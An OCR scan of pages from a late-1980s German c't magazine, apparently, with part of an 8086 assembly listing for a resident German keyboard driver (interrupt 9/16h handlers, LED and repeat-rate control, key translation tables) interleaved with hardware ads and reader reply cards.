792         or      ah,ah           ; make key ?
793         js      sp301
794         or      kbflag3,4       ; set flag
795         jmps    sp31
796 sp301:  and     kbflag3,not 4   ; reset flag
797 sp31:
798 ; by using the following section AltGr
799 ; works like Alt and Ctrl together
800
801 sp4:    test    bl,alt          ; alt + modified is altgr.
802         jz      sp41            ; no skip
803         test    kbflag3,01h     ; 0e0h?
804         jz      sp41
805         or      bl,ctrl         ; add ctrl state
806         or      ah,ah           ; make key ?
807         js      sp401
808         or      kbflag3,10h     ; set flag
809         jmps    sp41
810 sp401:  and     kbflag3,not 10h ; reset flag
811 sp41:   and     ah,7fh          ; reset release bit
812         or      bl,bl
813         rtn
814 if Apox
815 ;-------------------------------------
816 ;-- check apostrophes
817 ;-- ret C = 1 if output ready
818 ;-------------------------------------
819 ChkApo: cmp     ax,cs:apo       ; is same char ??
820         jz      apoout          ; output single char
821 ; search if current char is an apo
822         mov     si,offset apotbl ; start of table
823 ; no 255 allowed
824 apo1:   cmp     byte ptr cs:[si], -1  ; end of table ??
825         jz      pending
826         cmp     AL,CS:[SI]      ; al = apostrophe ??
827         jz      apofound        ; yes, is one
828 apo11:  inc     si              ; si := si + 1
829         cmp     byte ptr cs:[si], -1  ; end of local list ?
830         jnz     apo11
831         inc     si              ; skip end marker
832         jmps    apo1
833 apofound:
834         cmp     ah,43           ; key 43: apo is single char
835 at2     label   word
836         jz      apoout
837         mov     cs:apo,ax       ; save apostrophe
838         inc     si
839         mov     cs:apoptr,si    ; points to first entry
840         clc                     ; flag no output
841         rtn
842 pending:cmp     word ptr cs:apo,0 ; apo pending?
843         jz      apoout          ; no, char out
844         cmp     al,020h         ; is current char a space ??
845         jnz     pend1
846         mov     ax,CS:apo       ; get apostrophe
847         jmps    apoout          ; gobble space, output apo
848
849 ; apo is pending
850 pend1:  mov     si,cs:apoptr    ; start of local table
851 apo2:   cmp     AL,CS:[SI]      ; can char be modified ??
852         jz      apo21           ; yes, match
853         inc     si              ; si := si + 2
854         inc     si
855         cmp     byte ptr cs:[si], -1  ; end of local list ?
856         jnz     apo2            ; no do next
857 ;----
858         push    ax              ; save current char
859         mov     ax,CS:apo       ; get apostrophe
860         CALL    PutInBuffer     ; output in buffer
861         pop     ax              ; get back current char
862         jmps    apoout
863 apo21:  inc     si
864         mov     al,cs:[si]      ; get modified char
865 apoout: mov     word ptr cs:apo,0 ; reset pending apo
866         STC                     ; flag output ready char AX
867         rtn
868
869 ;-------------------------------------
870 ;--end of apostroph ----------------
871 ;-------------------------------------
872 endif
873
874 if doint16
875 Do_16:  call    save
876         sti
877         call    ds40
878         mov     di,offset do_end   ; push a return address
879         push    di              ; to use subroutines
880         cmp     ah,0            ; fct 0 and 10
881         jz      getfrombuffer
882         cmp     ah,10h
883         jz      getfrombuffer
884         cmp     ah,1            ; fct 1 and 11
885         jz      chkbuffer
886         cmp     ah,11h
887         jz      chkbuffer
888         cmp     ah,2            ; fct 2 and 11
889         jz      getshift
890         cmp     ah,12h
891         jz      getshift
892
893 if forceMF-1
894         cmp     ah,3            ; fct 3
895         jz      setrep
896 endif
897         cmp     ah,5            ; fct 5
898         jz      puttobuffer
899         mov     ah,0ffh         ; flag bad command
```

```
900          pop     di              ; drop return address
901  do_end: mov     SavedAX,ax      ; store AX
902          call    restore
903          iret
904
905  ;-------------------------------------
906  ; for IBM functions 0 and 1
907  ; "new" scancodes are invalid
908  ;-------------------------------------
909  ;-- function 0/10:
910  ;-- get char from buffer,
911  ;-- waits for key press if no char waiting
912  ;-- on exit: ax contains code.
913  ;-------------------------------------
914  getb0:  mov     ax,9002h        ; multitasking hook
915          int     15h
916  GetFromBuffer:
917          cli
918          mov     di,buffer_head
919          cmp     di,buffer_tail ; any key ??
920          sti
921          jz      getb0
922  getb1:  mov     ax,[di]         ; get char into ax
923          call    set_di
924          mov     buffer_head,di
925          rtn
926
927  ;-------------------------------------
928  ;-- function 1/11:
929  ;-- checks if any char waiting
930  ;-- if char available returns z=0, char in ax
931  ;-- char remains in buffer
932  ;-- if no char, returns z=1
933  ;-------------------------------------
934  ChkBuffer:
935          cli
936          and     savedF,not zeroflag  ; reset zero flag
937          mov     di,buffer_head
938          cmp     di,buffer_tail  ; any key ??
939          mov     ax,[di]         ; get char into ax
940          jnz     chkb1
941          or      savedF,zeroflag ; set zero flag on stack
942  chkb1:  sti
943          rtn
944
945  ;-------------------------------------
946  ; old IBM functions 2 is marked
947  ;-------------------------------------
948  ;-- function 2/12: get shift status
949  ;-- standard f 2 only returns kbflag in al
950  ;-- extended f 12 returns kbflag in
951  ;-- al and a combined flag byte in ah
952  ;---
953  ;---  7   system request pressed and held
954  ;---  6   caps lock pressed
955  ;---  5   num lock pressed
956  ;---  4   scroll lock pressed
957  ;---  3   right alt down
958  ;---  2   right ctrl down
959  ;---  1   left alt down
960  ;---  0   left ctrl down
961  ;-------------------------------------
962  getshift:
963          xor     ah,ah           ; reset output
964          mov     bh,kbflag3      ; get extended (wow!) status
965          mov     bl,kbflag1
966          test    bl,4            ; system key?
967          jz      gsh1            ; no, skip
968          or      ah,080h         ; set status bit
969  gsh1:   and     bl,01110011b    ; mask flags
970          or      ah,bl           ; merg e status bits
971          and     bh,00001100b    ; mask bits
972          or      ah,bh           ; add them in
973  old_fct2:
974          mov     al,kbflag       ; get shift status
975          rtn
976
977  ;-------------------------------------
978  ;-- function 5
979  ;-- place scancode/ascii in buffer
980  ;-- on entry:  ch scancode, cl ascii code
981  ;-- exit:      al = 0: o.k., al = 1: buffer was full
982  ;--            carry set on error
983  ;-------------------------------------
984  PutTobuffer:
985          and     savedF,not carryflag  ; reset carry flag
986          mov     ax,cx
987          call    putinbuffer
988          mov     al,0            ; NOT !!! xor al,al
989          jnc     ptb0            ; no carry -> ok
990          inc     al              ; ah=1
991          or      savedF,carryflag      ; flag error
992  ptb0:   mov     ah,5            ; restore
993          rtn
994
995  ;-------------------------------------
996  ;-- function 3  set repeat delay and rate (AT only)
997  ;-- on entry:  al 05h
998  ;--             bl typematic rate
999  ;--                00  30.0 char/sec
1,000 ;--          ...   1f   2.0 char/sec
1,001 ;--             bh typematic delay
1,002 ;--                00  250 msec   01  500 msec
1,003 ;--                02  750 msec   03 1000 msec
1,004 ;-------------------------------------
1,005 if forceMF-1
1,006 setrep: cmp     al,5
1,007         jnz     srex
1,008         cmp     bh,3            ; chk bounds
1,009         ja      srex
1,010         cmp     bl,01fh
1,011         ja      srex
1,012         mov     al,0f3h         ; command
1,013         call    outdta
1,014         mov     cl,5
1,015         mov     al,bh           ; delay
1,016         shl     al,cl
1,017         or      al,bl           ; or rate
1,018         call    outdta
1,019 srex:   rtn
1,020 endif
1,021 endif
1,022 ;-------------------------------------
1,023 ;-- miscellaneous routines
1,024 ;-------------------------------------
1,025 if forceMF-1
1,026
1,027 leds:   test    kbflag2,040h    ; update ?
1,028         jnz     ledout
1,029 leds1:  push    ax
1,030         mov     al,kbflag       ; get led status
1,031         mov     ah,kbflag2
1,032         and     ax,0770h
1,033         mov     cx,04h
1,034         shr     al,cl
1,035         cmp     al,ah           ; status changed ?
1,036         jz      ledou1          ; no change
1,037         mov     ah,al           ; save new status in ah
1,038         or      al,040h         ; update in progress
1,039         and     kbflag2,not 7   ; mask led flags
1,040         or      kbflag2,al      ; update flags
1,041         mov     al,0edh
1,042         call    outdta
1,043         mov     al,ah
1,044         call    outdta
1,045         mov     al,0f4h
1,046         call    outdta
1,047         and     kbflag2,3fh     ; update done
1,048 ledou1: pop     ax
1,049 ledout: rtn
1,050 outdta: push    ax
1,051         push    bx
1,052         push    cx
1,053         mov     bh,al
1,054         mov     bl,3
1,055 odta0:  cli
1,056         and     kbflag2,0cfh
1,057         xor     cx,cx
1,058 odta1:  in      al,64h
1,059         and     al,2
1,060         loopnz  odta1
1,061         mov     al,bh
1,062         out     60h,al
1,063         sti
1,064         mov     cx,02000h
1,065 odta2:  test    kbflag2,30h
1,066         jnz     odta4
1,067         loop    odta2
1,068 odta3:  dec     bl
1,069         jnz     odta0
1,070         or      kbflag2,80h
1,071         jmps    odta5
1,072 odta4:  test    kbflag2,10h  ; wait for acknowledge
1,073         jz      odta3
1,074 odta5:  pop     cx
1,075         pop     bx
1,076         pop     ax
1,077         rtn
1,078 endif
1,079 ;-------------------------------------
1,080 ;--error beep -------------------------
1,081 ;-------------------------------------
1,082 ErrBeep:PUSH    CX        ; save
1,083         PUSH    BX
1,084         PUSH    AX
1,085         mov     bl,3
1,086         mov     ah,040h
1,087         IN      AL,61H
1,088         MOV     BH,AL
1,089         OR      AL,3
1,090         OUT     61H,AL
1,091 loop2:  MOV     CH,AH
1,092 loop1:  LOOP    loop1
1,093         DEC     BL        ;BL
1,094         JNZ     loop2
1,095         MOV     AL,BH
1,096         OUT     61H,AL
1,097         POP     AX
1,098         POP     BX
1,099         POP     CX
1,100         rtn
1,101
1,102 ;-------------------------------------
1,103 ;-- Put into buffer
1,104 ;-------------------------------------
1,105 PutInBuffer:
1,106         push    di
1,107         MOV     DI,Buffer_Tail ; space in buffer ?
1,108         call    set_di         ; advance pointer
1,109         CMP     DI,Buffer_Head ; end of buffer ?
1,110         jz      pib0           ; yes, error
1,111         MOV     DI,Buffer_Tail ; get buffer ptr again
1,112         MOV     [DI],AX        ; save char in buffer
1,113         CALL    SET_DI         ; advance pointer
1,114         MOV     Buffer_Tail,DI ; save buffer pointer
1,115         clc
1,116         pop     di
1,117         rtn
1,118 pib0:   stc
1,119         pop     di
1,120         rtn
1,121
1,122 ;-------------------------------------
1,123 ;--adjust buffer pointer -------------
1,124 ;-------------------------------------
1,125 SET_DI: add     di,2
1,126         CMP     di,[buffer_end]
1,127         jnz     sdi1
1,128         MOV     di,[buffer_start]
1,129 sdi1:   rtn
1,130
1,131 ;-------------------------------------
1,132 ; Set DS to $00400 (BIOS parameters)
1,133 ;-------------------------------------
1,134 DS40:   push    ax
1,135         mov     ax,40H
```

GRAFIK-TABLETTS

von Summagraphics™

POLYVISION
Computertechnik GmbH
Georg-Brauchle-Ring 68
D-8000 München 50
Tel. (0 89) 1 41 50 77-79
Telex 5 214 793

hohe Auflösung, Genauigkeit und Zuverlässigkeit

kompatibel zu fast allen CAD-Programmen, wie AutoCAD™, Versa CAD™, GEM™, CADKey™, Pictures by PC™, Generic CADD und PC-DRAFT.

alle Tabletts mit Stift und Cursor das MM1201 mit MS-Window Treiber und Universal Mouse-Emulator

Information + Wissen


dc magazin für computer technik · INPUT · elrad · HIFI VISION · VIDEO · TRUCK LIFE

Verlag
Heinz Heise
GmbH & Co KG
Helstorfer Str. 7
3000 Hannover 61


HEISE

The Ultimate Place for Computer Supplies

80386 SYSTEM UT-1100 80286 SYSTEM UT-990 UT-992




UT-C12 CASE
* Programmable SECURITY CARD instead of KEYLOCK
* Flexible Cabinet Stand
* Display for operating frequency (Selectable by hardware or software).
* LED Indicators for HD, Keylock, Power ON
* Easier assembly



3-SPEED TRANSMISSION FOR MICRO-ADJUST, NORMAL AND TURBO

DECODE BY MATRIX PATENT HONORED FROM MANY COUNTRIES IN THE WORLD

UT-M10 TURBO MOUSE II
* Enhanced Optical mouse
* Turbo switch for 2 operation modes
  -Ultra Fine movement
  -Turbo movement
* Normal tracking speed 300 mm/sec
* Resolution 150 counts/inch
* Standard serial interface
* Internal power supply
* CMOS LSI Microprocessor
* Standard D25P connector
* PC Mouse.....compatible



ULTIMA

ULTIMA ELECTRONICS CORP.
2 Fl., No. 25, Chung Hua Rd., Sec. 1, Taipei,
Taiwan, R.O.C. Tel: 381-0711 (12 lines)
Tlx: 13329 SHERRYCO Fax: 886-2-3143785

```
1,136          mov     ds,ax
1,137          pop     ax
1,138          rtn
1,139
1,140  ;-------------------------------------
1,141  ;--save register set -----------------
1,142  ;-------------------------------------
1,143  Save:   STI
1,144          push    ax
1,145          PUSH    BX
1,146          PUSH    CX
1,147          PUSH    DX
1,148          PUSH    DI
1,149          PUSH    SI
1,150          PUSH    BP
1,151          PUSH    DS
1,152          PUSH    ES
1,153          MOV     bp,sp
1,154          jmp     [bp+12H]        ; return address !!
1,155
1,156  ;-------------------------------------
1,157  ;-- restore register set -------------
1,158  ;-------------------------------------
1,159  Restore:POP     SI              ; get return address
1,160          MOV     [bp+12H],SI     ; save on stack
1,161          POP     ES
1,162          POP     DS
1,163          POP     BP
1,164          POP     SI
1,165          POP     DI
1,166          POP     DX
1,167          POP     CX
1,168          POP     BX
1,169          pop     ax
1,170          rtn
1,171  ;-------------------------------------
1,172  Install: assume  ds:vectors
1,173          xor     ax,ax               ; set DS := 0
1,174          mov     ds,ax
1,175          CLI
1,176          mov     es,Vec9s        ; get old vector
1,177          mov     ax,Vec9o
1,178          mov     cs:oldvec+2,es ; save it
1,179          mov     cs:oldvec,ax
1,180          MOV     ax,OFFSET Do_9 ; set int 9 entry point
1,181          MOV     Vec9s,CS
1,182          MOV     Vec9o,ax
1,183  if doint16
1,184          mov     es,Vec16s       ; get old vector
1,185          mov     ax,Vec16o
1,186          mov     cs:oldv16+2,es ; save it
1,187          mov     cs:oldv16,ax
1,188          MOV     ax,OFFSET Do_16; set int 16 entry point
1,189          MOV     Vec16s,CS
1,190          MOV     Vec16o,ax
1,191  endif
1,192          sti
1,193          assume  ds:code
1,194          MOV     dx,offset titl     ; title
1,195          push    cs
1,196          pop     ds
1,197          mov     ah,9
1,198          int     21h
1,199          assume  ds:bios
1,200          call    ds40
1,201  if forceMF-1
1,202          mov     al,0f2h             ; read ID
1,203          or      kbflag3,80h         ; doing rd-id
1,204          out     60h,al
1,205          xor     cx,cx
1,206  id6:    nop
1,207          loop    id6
1,208          mov     ax,id               ; get ID
1,209          cmp     ax,041abh           ; marker for MF keyboard
1,210          jz      IsMfk
1,211          test    kbflag2,10h     ; acknowledge ?
1,212          jz      pck             ; no reaction from keyboard
1,213
1,214  ; is an AT - Keyboard
1,215
1,216          assume  ds:code
1,217          push    cs
1,218          pop     ds
1,219          mov     ax,03c3eh       ; patch table
1,220          mov     mf1,ax
1,221          mov     ax,0235eh
1,222          mov     mf2,ax
1,223          mov     al,41           ; patch key 43 to 41
1,224          mov     mf3,al
1,225          mov     mf4,al
1,226          mov     al,43
1,227          mov     at1,al
1,228          mov     ax,09090h       ; disable MF feature
1,229          mov     at2,ax
1,230          mov     al,0f3h         ; set repeat rate / delay
1,231          call    outdta
1,232          mov     al,48h          ; 15 chars/s  250ms
1,233          call    outdta
1,234          mov     dx,offset MsgAT
1,235          jmps    EndIns
1,236  endif
1,237  IsMfK:  assume  ds:bios
1,238          or      kbflag3,020h        ; indicate MF-Keyboard
1,239          assume  ds:code
1,240          push    cs
1,241          pop     ds
1,242          mov     ax,05ef8h           ; patch table
1,243          mov     mf1,ax
1,244          mov     ax,02327h
1,245          mov     mf2,ax
1,246          mov     al,86               ; patch key 43 to 86
1,247          mov     mf3,al
1,248          mov     mf4,al
1,249          assume  ds:bios
1,250          call    ds40
1,251          or      kbflag,byte ptr numlock ; set numlock
1,252          MOV     dx,offset msgmfk
1,253          jmps    EndIns
1,254  If forceMF-1
1,255
1,256  PCK:    MOV     dx,offset MsgPC
1,257  if kxlate
1,258          assume  ds:code
1,259          push    cs
1,260          pop     ds
1,261          mov     ah,9
1,262          int     21
1,263          mov     dx,offset XlateIt
1,264  endif
1,265  endif
1,266  EndIns: assume  ds:code
1,267          push    cs
1,268          pop     ds
1,269          mov     ah,9
1,270          int     21h
1,271  if forceMF-1
1,272          assume  ds:bios
1,273          call    ds40
1,274          call    leds1
1,275          and     kbflag3,7fh         ; reset rd-id
1,276          assume  ds:code
1,277          push    cs
1,278          pop     ds
1,279  endif
1,280          MOV     dx,offset NewLine
1,281          mov     ah,9
1,282          int     21h
1,283  if doint16
1,284          MOV     dx,offset msgi16
1,285          mov     ah,9
1,286          int     21h
1,287  endif
1,288          MOV     DX,OFFSET Install ; length of prog
1,289          INT     27H               ; leave - stay resident.
1,290
1,291  MsgMfk  db      'MF$'
1,292  if forceMF-1
1,293  MsgPC   db      'PC$'
1,294  MsgAt   db      'AT$'
1,295  NewLine db      ' keyboard attached.',10,13,'$'
1,296  else
1,297  NewLine db      ' keyboard forced.',10,13,'$'
1,298  endif
1,299  if kxlate
1,300  XlateIt db      ' xlate to MF ',10,13,'$'
1,301  endif
1,302  if doint16
1,303  msgi16  db     'Int 16 routine installed.',13,10,'$'
1,304  endif
1,305  code    ENDS
1,306  ;
1,307  END     Start
```

```
  1  ; include file k3tab.asm
  2  ; Makecodes der Umschalttasten
  3  Special DB 54   ; Shift right
  4          DB 42   ; Shift left
  5          DB 29   ; Ctrl
  6          DB 56   ; Alt
  7          DB 70   ; Scroll Lock
  8          DB 69   ; Num Lock
  9          DB 58   ; Caps Lock
 10          DB 82   ; Insert
 11
 12  ; deutsche Umkodiertabelle, je 2 Bytes pro Eintrag:
 13  ; ASCII mit Shift, ASCII ohne Shift, Tastennum. (Kommentar)
 14
 15  GerTbl  db 1BH,1BH  ; 01  esc   esc
 16          db '!','1'  ; 02  !     1
 17          db '"','2'  ; 03  "     2
 18          db 15H,'3'  ; 04        3
 19          db '$','4'  ; 05  $     4
 20          db '%','5'  ; 06  %     5
 21          db '&','6'  ; 07  &     6
 22          db '/','7'  ; 08  /     7
 23          db '(','8'  ; 09  (     8
 24          db ')','9'  ; 10  )     9
 25          db '=','0'  ; 11  =     0
 26          db '?',0e1h ; 12  ?     ß
 27          db 60H,27H  ; 13  `     '
 28          db 08H,08H  ; 14  bs    bs
 29
 30          db 00H,09H  ; 15  nul   tab
 31          db 'Qq'     ; 16
 32          db 'Ww'     ; 17
 33          db 'Ee'     ; 18
 34          db 'Rr'     ; 19
 35          db 'Tt'     ; 20
 36          db 'Yy'     ; 21
 37          db 'Uu'     ; 22
 38          db 'Ii'     ; 23
 39          db 'Oo'     ; 24
 40          db 'Pp'     ; 25
 41          db 9ah,81h  ; 26
 42          db '*','+'  ; 27
 43          db 0DH,0DH  ; 28  cr    cr
 44
 45          db -1,-1    ; 29  ctrl
 46          db 'Aa'     ; 30  A     a
 47          db 'Ss'     ; 31  S     s
 48          db 'Dd'     ; 32  D     d
 49          db 'Ff'     ; 33  F     f
 50          db 'Gg'     ; 34  G     g
 51          db 'Hh'     ; 35  H     h
 52          db 'Jj'     ; 36  J     j
 53          db 'Kk'     ; 37  K     k
 54          db 'Ll'     ; 38  L     l
 55          db 99h,94h  ; 39  Ö     ö
 56          db 8eh,84h  ; 40  Ä     ä
 57  mf1     label word
 58  ;       db 0f8h,'^' ; 41  °     ^    MF
```

c't-Abonnement
Abrufkarte

Abonnenten haben das Recht, Bestellungen innerhalb einer Woche nach Abschluß schriftlich zu widerrufen.
Zur Wahrung der Frist genügt die rechtzeitige Absendung.

Das c't-Abonnement ist jederzeit mit Wirkung zu der jeweils übernächsten Ausgabe kündbar. Überzahlte Abonnementsgebühren werden sofort anteilig erstattet.

Bitte leisten Sie keine Vorauszahlungen.

c't-Abonnement Abrufkarte

Ja, übersenden Sie mir bis auf Widerruf alle zukünftigen c't-Ausgaben ab Monat:

(Kündigung ist jederzeit mit Wirkung zu der jeweils übernächsten Ausgabe möglich. Überzahlte Abonnementsgebühren werden sofort anteilig erstattet.)

Das Jahresabonnement kostet DM 77,–; DM 89,– (Ausland, Normalpost); DM 110,– (Ausland, Luftpost).

Vorname/Zuname

Straße/Nr.

PLZ/Wohnort

Datum/Unterschrift

Ich wünsche folgende Zahlungsweise:
☐ Bargeldlos und bequem durch Bankeinzug — Bankleitzahl (bitte vom Scheck abschreiben)
Konto-Nr. — Geldinstitut:
☐ Gegen Rechnung

Mir ist bekannt, daß ich diese Bestellung innerhalb von 8 Tagen widerrufen kann und bestätige dies durch meine Unterschrift. Zur Wahrung der Frist genügt die rechtzeitige Absendung.

Datum/Unterschrift
Bitte beachten Sie, daß diese Bestellung nur dann bearbeitet werden kann, wenn beide Unterschriften eingetragen sind.

c't-Kontaktkarte

Mit dieser Service-Karte können Sie

- **Informationen** zu in **c't** angebotenen Produkten direkt bei den genannten Firmen **abrufen;**
- **Bestellungen** bei den inserierenden Anbietern **vornehmen.**

c't - magazin für computer technik Kontaktkarte

Ich beziehe mich auf die in **c't** _____/8__, Seite _____ erschienene
☐ Anzeige
☐ und bitte Sie um weitere **Informationen** über Ihr Produkt_____
☐ und gebe die nachfolgende **Bestellung** unter Anerkennung Ihrer Liefer- und Zahlungsbedingungen auf:

Menge	Produkt/Bestellnummer	à DM	gesamt DM

Absender nicht vergessen!

Datum, Unterschrift (für Jugendliche unter 18 Jahren der Erziehungsberechtigte)

c't-Kontaktkarte

Mit dieser Service-Karte können Sie

- **Informationen** zu in **c't** angebotenen Produkten direkt bei den genannten Firmen **abrufen;**
- **Bestellungen** bei den inserierenden Anbietern **vornehmen.**

c't - magazin für computer technik Kontaktkarte

Ich beziehe mich auf die in **c't** _____/8__, Seite _____ erschienene
☐ Anzeige
☐ und bitte Sie um weitere **Informationen** über Ihr Produkt_____
☐ und gebe die nachfolgende **Bestellung** unter Anerkennung Ihrer Liefer- und Zahlungsbedingungen auf:

Menge	Produkt/Bestellnummer	à DM	gesamt DM

Absender nicht vergessen!

Datum, Unterschrift (für Jugendliche unter 18 Jahren der Erziehungsberechtigte)

Antwortkarte

Bitte mit der jeweils gültigen Postkartengebühr freimachen

Verlagsunion
Zeitschriftenvertrieb
Postfach 11 47

6200 Wiesbaden

c't-Abonnement Abrufkarte

Abgesandt am

_____ 198__

zur Lieferung ab

Heft _____ 198__

c't-Kontaktkarte

Anschrift der Firma, bei der Sie bestellen bzw. von der Sie Informationen erhalten wollen. ▶

Absender
(Bitte deutlich schreiben)

Firma

Vorname/Name

Beruf/Funktion

Straße/Nr.

PLZ Ort

Telefon Vorwahl/Rufnummer

Postkarte

Bitte mit der jeweils gültigen Postkartengebühr freimachen

Firma

Straße/Postfach

PLZ Ort

c't-Kontaktkarte

Abgesandt am

_____ 198__

an Firma _____

Bestellt/angefordert

c't-Kontaktkarte

Anschrift der Firma, bei der Sie bestellen bzw. von der Sie Informationen erhalten wollen. ▶

Absender
(Bitte deutlich schreiben)

Firma

Vorname/Name

Beruf/Funktion

Straße/Nr.

PLZ Ort

Telefon Vorwahl/Rufnummer

Postkarte

Bitte mit der jeweils gültigen Postkartengebühr freimachen

Firma

Straße/Postfach

PLZ Ort

c't-Kontaktkarte

Abgesandt am

_____ 198__

an Firma _____

Bestellt/angefordert

c't - Gelegenheitsanzeige

Auftragskarte

Private Kleinanzeigen je Druckzeile DM 3,99

Gewerbliche Kleinanzeige je Druckzeile DM 6,61

Chiffregebühr DM 5,70

c't - Gelegenheitsanzeigen Auftragskarte

Bitte veröffentlichen Sie in der nächsterreichbaren Ausgabe folgenden Text im Fließsatz als

☐ private Kleinanzeige ☐ gewerbliche Kleinanzeige* (mit G gezeichnet)

DM

3,99 (6,61)

7,98 (13,22)

11,97 (19,83)

15,96 (26,44)

19,95 (33,05)

23,94 (39,66)

27,93 (46,27)

31,92 (52,88)

Pro Zeile bitte jeweils 45 Buchstaben einschl. Satzzeichen und Wortzwischenräume. Wörter, die **fettgedruckt** erscheinen sollen, unterstreichen Sie bitte. Den genauen Preis können Sie so selbst ablesen. * Der Preis für gewerbl. Kleinanzeigen ist in Klammern angegeben. Soll die Anzeige unter einer Chiffre-Nummer laufen, so erhöht sich der Endpreis um DM 5,70 Chiffre-Gebühr.
Bitte umstehend Absender nicht vergessen!

c't-Kontaktkarte

Mit dieser Service-Karte können Sie

- **Informationen** zu in **c't** angebotenen Produkten direkt bei den genannten Firmen **abrufen;**
- **Bestellungen** bei den inserierenden Anbietern **vornehmen.**

c't - magazin für computer technik Kontaktkarte

Ich beziehe mich auf die in **c't** _____/8__, Seite _____ erschienene

☐ Anzeige

☐ und bitte Sie um weitere **Informationen** über Ihr Produkt_____

☐ und gebe die nachfolgende **Bestellung** unter Anerkennung Ihrer Liefer- und Zahlungsbedingungen auf:

Menge	Produkt/Bestellnummer	à DM	gesamt DM

Absender nicht vergessen!

Datum, Unterschrift (für Jugendliche unter 18 Jahren der Erziehungsberechtigte)

c't-Kontaktkarte

Mit dieser Service-Karte können Sie

- **Informationen** zu in **c't** angebotenen Produkten direkt bei den genannten Firmen **abrufen;**
- **Bestellungen** bei den inserierenden Anbietern **vornehmen.**

c't - magazin für computer technik Kontaktkarte

Ich beziehe mich auf die in **c't** _____/8__, Seite _____ erschienene

☐ Anzeige

☐ und bitte Sie um weitere **Informationen** über Ihr Produkt_____

☐ und gebe die nachfolgende **Bestellung** unter Anerkennung Ihrer Liefer- und Zahlungsbedingungen auf:

Menge	Produkt/Bestellnummer	à DM	gesamt DM

Absender nicht vergessen!

Datum, Unterschrift (für Jugendliche unter 18 Jahren der Erziehungsberechtigte)

Absender (Bitte deutlich schreiben!)

Vorname/Name

Beruf

Straße/Nr.

PLZ Ort

Veröffentl. nur gegen Vorauskasse.

Bitte veröffentlichen Sie umstehenden Text in der nächsterreichb. Ausgabe v. c't.

☐ Den Betrag buchen Sie bitte von meinem Konto ab.

Konto-Nr.:

BLZ:

Bank:

☐ Den Betrag habe ich auf Ihr Konto überwiesen. Postgiro Hannover, Konto-Nr. 9305-308; Kreissparkasse Hannover, Konto-Nr. 000-019968

☐ Scheck liegt bei.

Datum rechtsverb. Unterschrift
(für Jugendliche unter 18 Jahren der Erziehungsb.)

Antwort

Bitte mit der jeweils gültigen Postkartengebühr freimachen

Anzeigenabteilung
Verlag Heinz Heise GmbH & Co KG
Postfach 61 04 07

3000 Hannover 61

c't - Gelegenheitsanzeige

Auftragskarte

Nutzen Sie diese Karte, wenn Sie etwas suchen oder anzubieten haben!

Abgesandt am

_____ 198__

Bemerkungen

Abbuchungserlaubnis erteilt am:

c't-Kontaktkarte

Anschrift der Firma, bei der Sie bestellen bzw. von der Sie Informationen erhalten wollen. ▶

Absender
(Bitte deutlich schreiben)

Vorname/Name

Beruf

Straße/Nr.

PLZ Ort

Telefon Vorwahl/Rufnummer

Postkarte

Bitte mit der jeweils gültigen Postkartengebühr freimachen

Firma

Straße/Postfach

PLZ Ort

c't-Kontaktkarte

Abgesandt am

_____ 198__

an Firma _____

Bestellt/angefordert

c't-Kontaktkarte

Anschrift der Firma, bei der Sie bestellen bzw. von der Sie Informationen erhalten wollen. ▶

Absender
(Bitte deutlich schreiben)

Vorname/Name

Beruf

Straße/Nr.

PLZ Ort

Telefon Vorwahl/Rufnummer

Postkarte

Bitte mit der jeweils gültigen Postkartengebühr freimachen

Firma

Straße/Postfach

PLZ Ort

c't-Kontaktkarte

Abgesandt am

_____ 198__

an Firma _____

Bestellt/angefordert

```
 59  ;          db '><'      ; 41  >     <   AT
 60             db '^','#'   ; 41  ^     #   ; hier wird gepatcht!
 61             db -1,-1     ; 42  shift
 62  mf2        label word
 63  ;          db 027h,'#'  ; 43  #     '   MF
 64  ;          db '^','#'   ; 43  ^     #   AT
 65             db '>','<'   ; 43  >     <   ; hier wird gepatcht!
 66             db 'Zz'      ; 44  Z     z
 67             db 'Xx'      ; 45  X     x
 68             db 'Cc'      ; 46  C     c
 69             db 'Vv'      ; 47  V     v
 70             db 'Bb'      ; 48  B     b
 71             db 'Nn'      ; 49  N     n
 72             db 'Mm'      ; 50  M     m
 73             db ':',','   ; 51  ;     ,
 74             db ':','.'   ; 52  :     .
 75             db '_','-'   ; 53  _     -
 76             db -1,-1     ; 54
 77
 78             db 00H,2AH   ; 55  prtscr
 79             db -1,-1     ; 56  shift
 80             db 20H,20H   ; 57  space
 81             db '>','<'   ; 86  >     <
 82
 83  ; nicht alle Tasten sind mit ALT definiert
 84  ; je 3 Bytes: Tastennummer, code mit ALT, code mit ALT SHIFT
 85
 86  AltTbl  db 03,     -1,     '@'      ; 2
 87
 88  at1        label byte
 89             db 41,     248,    '^'      ; #/^
 90  mf3        label byte
 91             db 43,     '\',    '|'      ; </>
 92             db 26,     '[',    '|'      ; 0
 93             db 27,     ']',    '|'      ; */+
 94             db -1                       ; end marker
 95
 96  ; 5 Tabellen für Grafikzeichen
 97
 98  AltGrTbls     dw  AltGrTbl        ; normal, Alt Ctlr f6
 99                dw  GSet1           ; Alt Ctrl f7
100                dw  GSet2           ; Alt Ctrl f8
101                dw  GSet3           ; Alt Ctrl f9
102                dw  GSet4           ; Alt Ctrl f10
103
104  ; "kleine" Zeichen auf der MF-Tastatur
105  ;  und griechische Zeichen sind mit ALT CTRL erreichbar
106  ;  je 2 Bytes:  Tastennummer ASCII-Code
107
108  AltGrTbl db 03,     253      ; 2  superscript 2
109            db 04,     252      ; 3  superscript n
110            db 05,     156      ; 4  pound sign
